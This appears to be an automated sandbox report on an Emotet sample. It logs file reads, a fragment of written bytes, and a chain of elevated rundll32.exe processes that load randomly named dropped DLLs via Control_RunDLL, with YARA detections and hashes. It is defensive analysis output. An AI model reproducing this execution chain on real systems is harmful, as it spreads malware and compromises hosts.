89 07 52 89 70 34 e8 29 f9 ff ff 85 c0 0f 84 ba 00 00 00	^3.[..]...j.h.0..W.s4..\..... u...u.j.h.0..WP..\.....E...t$ j4j...x...P..p.....u h....PV .....j...l..._^3.[..]....w... C..M.....G..E..G..E..G .E.. G$.E..G(.E..G0.sT.u..A..... .....j.h.....sTV..\....sT...u.V. j....U..M..B<.....u.WS.u...R. p4.).....	success or wait	6	7FEE8AABEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8A3A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8AABEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2312 Parent PID: 1100

General

Start time:	08:53:43
Start date:	06/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL
Imagebase:	0xff970000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	64	success or wait	1	FF9727D0	ReadFile
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	264	success or wait	1	FF97281C	ReadFile

Analysis Process: rundll32.exe PID: 2556 Parent PID: 2312

General

Start time:	08:53:43
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2095140776.0000000000240000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2095230919.0000000000261000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2500 Parent PID: 2556

General

Start time:	08:53:44
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vpdqbmffwwlyu\elrrcydsvvol.uui',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2096491142.0000000000241000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2096383511.0000000000220000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2676 Parent PID: 2500

General

Start time:	08:53:45
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ygrfxgybds\jrwpxihfr.rob', Control_RunDLL

Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2098442031.00000000003A1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2098319985.00000000002F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2828 Parent PID: 2676

General

Start time:	08:53:45
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lydzwviczteg\jfrrzuskryo.byz',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2099597236.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2099670858.0000000000211000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2724 Parent PID: 2828

General

Start time:	08:53:46
Start date:	06/01/2021

Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wmhtpvmxcctn\ytalpvmidll.mdf',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2101060119.0000000000401000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2101000772.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2800 Parent PID: 2724

General

Start time:	08:53:46
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Grdxtrtyl\kmtzbbgl.dxh',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2101735840.00000000002A1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2101688824.0000000000230000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2384 Parent PID: 2800

General

Start time:	08:53:47
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wgsitvbdu\kifteejg.dsr',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2103856048.0000000000240000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2103936335.00000000002A1000.00000020.00000001.sdmp, Author: Joe Security

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2960 Parent PID: 2384

General

Start time:	08:53:48
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Extnaatd\rvydpsb.zwq',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2104856163.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2104985518.0000000000261000.00000020.00000001.sdmp, Author: Joe Security

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2948 Parent PID: 2960

General

Start time:	08:53:48
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rvuszsgopfi\mtjvkbmtlk.dym',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2108654595.00000000020A1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2106854955.0000000000470000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2252 Parent PID: 2948

General

Start time:	08:53:49
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Oqhzdezq\bectafh.dff',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2107302523.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2107439959.0000000000231000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1748 Parent PID: 2252

General

Start time:	08:53:50
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Weiwdqzj\qfklela.qlk',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2108653259.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2108749500.0000000000211000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1900 Parent PID: 1748

General

Start time:	08:53:50
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vvjepckhx\flnsfzgm.bdf',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2346389267.00000000003D1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2346371672.00000000003B0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 3000 Parent PID: 1900

General

Start time:	08:53:51
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lkstsciju\uxbijfvp.mja',Control_RunDLL
Imagebase:	0x11f0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis